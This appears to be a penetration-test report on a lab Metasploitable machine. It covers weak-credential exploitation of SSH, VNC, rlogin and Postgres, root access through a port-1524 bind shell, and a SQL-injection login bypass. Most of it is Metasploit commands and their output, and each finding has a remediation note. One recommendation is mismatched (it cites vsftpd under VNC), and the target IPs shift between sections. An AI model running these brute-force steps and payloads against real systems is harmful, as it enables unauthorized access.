[*] SSH session 6 opened (192.168.50.64:37019 → 192.168.50.95:22) at 2024-10-15 15:53:12 -0400
[+] 192.168.50.95:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=1001(user) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 7 opened (192.168.50.64:35963 → 192.168.50.95:22) at 2024-10-15 15:54:33 -0400
[+] 192.168.50.95:22 - Success: 'postgres:postgres' 'uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Lin
ux '
[*] SSH session 8 opened (192.168.50.64:36961 → 192.168.50.95:22) at 2024-10-15 15:56:52 -0400
[+] 192.168.50.95:22 - Success: 'sys:batman' 'uid=3(sys) gid=3(sys) groups=3(sys) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 9 opened (192.168.50.64:44913 → 192.168.50.95:22) at 2024-10-15 15:58:51 -0400
[+] 192.168.50.95:22 - Success: 'klog:123456789' 'Could not chdir to home directory /home/klog: No such file or directory Could not chdir to home directory /home/klog: No such file or directory '
[*] SSH session 10 opened (192.168.50.64:36803 → 192.168.50.95:22) at 2024-10-15 16:01:51 -0400
[-] 192.168.50.95:22 - While a session may have opened, it may be bugged.  If you experience issues with it, re-run this module with 'set gatherproof false'.  Also consider submitting an issue at github.com/rap
id7/metasploit-framework with device details so it can be handled in the future.
[+] 192.168.50.95:22 - Success: 'service:service' 'uid=1002(service) gid=1002(service) groups=1002(service) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 11 opened (192.168.50.64:44247 → 192.168.50.95:22) at 2024-10-15 16:04:43 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

2. After the brute-force attack completes, valid SSH credentials were found and we will find that there’s new session opened for every valid credential and we can use it




```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type                   Information                            Connection
  --  ----  ----                   -----------                            ----------
  1         meterpreter java/linux  tomcat55 @ metasploitable             192.168.50.64:4444 → 192.168.50.95:48131 (192.168.50.95)
  5         shell                  RLOGIN root from root (192.168.50.95:513)  0.0.0.0:1023 → 192.168.50.95:513 (192.168.50.95)
  6         shell linux            SSH sefo @                             192.168.50.64:37019 → 192.168.50.95:22 (192.168.50.95)
  7         shell linux            SSH sefo @                             192.168.50.64:35963 → 192.168.50.95:22 (192.168.50.95)
  8         shell linux            SSH sefo @                             192.168.50.64:36961 → 192.168.50.95:22 (192.168.50.95)
  9         shell linux            SSH sefo @                             192.168.50.64:44913 → 192.168.50.95:22 (192.168.50.95)
  10        shell unknown          SSH sefo @                             192.168.50.64:36803 → 192.168.50.95:22 (192.168.50.95)
  11        shell linux            SSH sefo @                             192.168.50.64:44247 → 192.168.50.95:22 (192.168.50.95)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 6
[*] Starting interaction with 6...

whoami
msfadmin
```

- **Recommendation**: Implement strong password policies, enforce multi-factor authentication (MFA), and restrict SSH access to trusted networks. Additionally, disable SSH access for root or administrative accounts, and regularly audit system users and their credentials.

6. Vulnerability Name: VNC Server 'password' Password


- **Description:** The VNC server running on the remote host on port 5900 is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'.
- **Severity:** Critical
- **Exploitation Potential:** unauthenticated attacker could exploit this to take control of the system.

- **Exploitation Steps:**
  1. Launched Metasploit and used the vnc_login auxiliary module to check the valid passwords



```
msf6 > search vnc login

Matching Modules
================

   #  Name                                   Disclosure Date  Rank    Check  Description
   -  ----                                   ---------------  ----    -----  -----------
   0  auxiliary/scanner/vnc/vnc_login        .                normal  No     VNC Authentication Scanner
   1  post/windows/gather/credentials/mremote .               normal  No     Windows Gather mRemote Saved Password Extraction


Interact with a module by name or index. For example info 1, use 1 or use post/windows/gather/credentials/mremote

msf6 > use 0
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                                               Required  Description
   ----              ---------------                                               --------  -----------
   ANONYMOUS_LOGIN   false                                                         yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                                         no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                             yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                         no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                         no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                         no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                                          no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                                                        no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no    File containing passwords, one per line
   Proxies                                                                         no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            192.168.50.95                                                 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             5900                                                          yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                                         yes       Stop guessing when a credential works for a host
   THREADS           1                                                             yes       The number of concurrent threads (max one per host)
   USERNAME          <BLANK>                                                       no        A specific username to authenticate as
   USERPASS_FILE                                                                   no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                                         no        Try the username as the password for all users
   USER_FILE                                                                       no        File containing usernames, one per line
   VERBOSE           true                                                          yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.50.95:5900    - 192.168.50.95:5900 - Starting VNC login sweep
[+] 192.168.50.95:5900    - 192.168.50.95:5900 - Login Successful: :password
[*] 192.168.50.95:5900    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

  2. Successfully authenticated with the VNC server using the “password” password.
  3. I used vncviewer to access the target machine using VNC



```
zsh: corrupt history file /home/sefo/.zsh_history
┌──(sefo㉿kali)-[~]
└─$ vncviewer 192.168.50.95:5900
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```


```
root@metasploitable:/# whoami
root
root@metasploitable:/#
```

- **Recommendation:** Upgrade to a version of vsftpd that does not contain this backdoor vulnerability.

7. Vulnerability Name: rlogin Service


- **Description:** The rlogin service is running on port 513 on the remote host. This service is vulnerable since data is passed between the rlogin client and server in cleartext.
- **Severity:** Critical
- **Exploitation Potential:** A man-in-the-middle attacker can exploit this to sniff logins and passwords. Also, it may make brute force to get valid credentials.
- **Exploitation Steps:**

1. I used rlogin_login auxiliary module to make a brute force.



```
msf6 > use 5
msf6 auxiliary(scanner/rservices/rlogin_login) > show options

Module options (auxiliary/scanner/rservices/rlogin_login):

   Name               Current Setting                                          Required  Description
   ----               ---------------                                          --------  -----------
   ANONYMOUS_LOGIN    false                                                    yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS    false                                                    no        Try blank passwords for all users
   BRUTEFORCE_SPEED   5                                                        yes       How fast to bruteforce, from 0 to 5
   CreateSession      true                                                     no        Create a new session for every successful login
   DB_ALL_CREDS       false                                                    no        Try each user/password couple stored in the current database
   DB_ALL_PASS        false                                                    no        Add all passwords in the current database to the list
   DB_ALL_USERS       false                                                    no        Add all users in the current database to the list
   DB_SKIP_EXISTING   none                                                     no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   FROMUSER                                                                    no        The username to login from
   FROMUSER_FILE      /usr/share/metasploit-framework/data/wordlists/rservic  no        File containing from usernames, one per line
                      es_from_users.txt
   PASSWORD                                                                    no        A specific password to authenticate with
   PASS_FILE          /home/sefo/Desktop/pass.txt                              no        File containing passwords, one per line
   RHOSTS             192.168.123.95                                           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.ht
                                                                                         ml
   RPORT              513                                                      yes       The target port (TCP)
   SPEED              9600                                                     yes       The terminal speed desired
   STOP_ON_SUCCESS    false                                                    yes       Stop guessing when a credential works for a host
   TERM               vt100                                                    yes       The terminal type desired
   THREADS            1                                                        yes       The number of concurrent threads (max one per host)
   USERNAME                                                                    no        A specific username to authenticate as
   USERPASS_FILE                                                               no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS       false                                                    no        Try the username as the password for all users
   USER_FILE          /home/sefo/Desktop/user.txt                              no        File containing usernames, one per line
   VERBOSE            true                                                     yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/rservices/rlogin_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf6 auxiliary(scanner/rservices/rlogin_login) > set ANONYMOUS_LOGIN true
ANONYMOUS_LOGIN => true
msf6 auxiliary(scanner/rservices/rlogin_login) > run

[*] 192.168.123.95:513    - 192.168.123.95:513 - Starting rlogin sweep
[*] 192.168.123.95:513    - 192.168.123.95:513 rlogin - Attempting: 'root':"" from 'root'
[+] 192.168.123.95:513    - 192.168.123.95:513, rlogin 'root' from 'root' with no password.
[*] Command shell session 2 opened (0.0.0.0:1023 -> 192.168.123.95:513) at 2024-10-17 13:17:10 -0400
[*] 192.168.123.95:513    - 192.168.123.95:513 rlogin - Attempting: 'msfadmin':"" from 'root'
[-] 192.168.123.95:513    - Unable to connect: The destination is invalid: (192.168.123.95:513).
[*] 192.168.123.95:513    - Scanned 1 of 1 hosts (100% complete)
```

2. I found that the root user with no password and there's a session opend.




```
msf6 auxiliary(scanner/rservices/rlogin_login) > sessions

Active sessions
===============

  Id  Name  Type   Information                                Connection
  --  ----  ----   -----------                                ----------
  2         shell  RLOGIN root from root (192.168.123.95:513)  0.0.0.0:1023 -> 192.168.123.95:513 (192.168.123.95)

msf6 auxiliary(scanner/rservices/rlogin_login) > sessions -i 2
[*] Starting interaction with 2 ...


Shell Banner:
root@metasploitable:~#
-----


root@metasploitable:~# whoami
whoami
root
root@metasploitable:~# █
```

- **Recommendation:** Disable this service and use SSH instead.

8. Vulnerability Name: Bind Shell Backdoor Detection

- **Description:** A shell is listening on the remote port 1524 without any authentication being required.
- **Severity:** Critical
- **Exploitation Potential:** An attacker may use it by connecting to 1524 port and sending commands directly.
- **Exploitation Steps:**

1. I used NetCat to connect to the bind shell running on port 1524.



```
┌──(sefo㉿kali)-[~]
└─$ nc -nv 192.168.50.95 1524
(UNKNOWN) [192.168.50.95] 1524 (ingreslock) open
root@metasploitable:/# whoami
root
root@metasploitable:/# 
```


2. A shell session was established, granting full command-line access to the remote system without requiring any authentication.

- **Recommendation:** Verify if the remote host has been compromised, and reinstall the system if necessary.


9. Vulnerability Name: Postgres Weak Credentials

- **Description:** The postgres service on the target system was found to allow login using weak credentials. By using a brute-force attack with a username and password wordlist, valid postgres credentials were discovered, granting unauthorized access to the system.
- **Severity:** High
- **Exploitation Potential:** An attacker with access to weak or default credentials will be able to see everything in the DataBase.
- **Exploitation Steps:**

1. We used auxiliary/scanner/postgres/postgres_login module was utilized to brute-force the postgres credentials of the target system. I successfully gained postgres credentials to the target by using wordlists for usernames and passwords and I could access the DataBase.



```
msf6 > search postgres_login

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  auxiliary/scanner/postgres/postgres_login  .                normal  No     PostgreSQL Login Utility


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/postgres/postgres_login

msf6 > use 0
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/postgres/postgres_login) > set rhosts 192.168.195.95
rhosts ⇒ 192.168.195.95
msf6 auxiliary(scanner/postgres/postgres_login) > run

[-] 192.168.195.95:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.195.95:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.195.95:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.195.95:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.195.95:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.195.95:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.195.95:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.195.95:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.195.95:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.195.95:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.195.95:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.195.95:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.195.95:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.195.95:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.195.95:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.195.95:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.195.95:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.195.95:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.195.95:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.195.95:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Bruteforce completed, 1 credential was successful.
[*] You can open a Postgres session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) > █
```



```
┌──(sefo㉿kali)-[~]
└─$ psql -h 192.168.195.95 -U postgres
Password for user postgres:
psql (16.3 (Debian 16.3-1), server 8.3.1)
WARNING: psql major version 16, server major version 8.3.
         Some psql features might not work.
Type "help" for help.

postgres=# █
```

- **Recommendation:** Implement strong password policies.

10. Vulnerability Name: Broken access control

- **Description:** is a common web application security vulnerability where access control policies are not properly enforced, allowing unauthorized users to access sensitive resources or perform restricted actions. This can occur due to various reasons, such as misconfigured permissions, lack of proper checks on user roles, or failure to enforce access restrictions consistently across different components of an application
- **Severity:** Critical
- **Exploitation Potential:** typically high because it allows attackers to gain unauthorized access to sensitive data, perform actions that are restricted to certain users, or escalate their privileges within a system. Below are key factors that contribute to the high exploitation potential of this vulnerability

- **Exploitation Steps:**

  1. Identifying a Login Page or a Section of the Application:
     - A login page was identified with two input fields: username and password.

     - The goal was to verify if proper access control was in place for different user roles in the system.

  2. Attempting to Log In Using Normal Credentials:
     - Initially, standard user login credentials were used, and it was confirmed that the user did not have administrative (admin) privileges.


     - Once logged in, it was clear that the regular user was restricted and could not access any administrative functions or pages.

  3. Testing SQL Injection:
     - It was discovered that the application might be vulnerable to SQL injection due to the lack of proper input validation.
     - In the "username" field of the login form, the following query was injected:
     - admin' OR 1=1 –

     The password field was left blank or filled with any random value

     Checking Server Response:

- After entering the injected query and clicking "Log in," the input was accepted successfully without verifying the password, and the user was granted admin privileges.
- This indicates that the application is vulnerable to SQL injection, bypassing proper user authentication checks by insecurely handling SQL queries

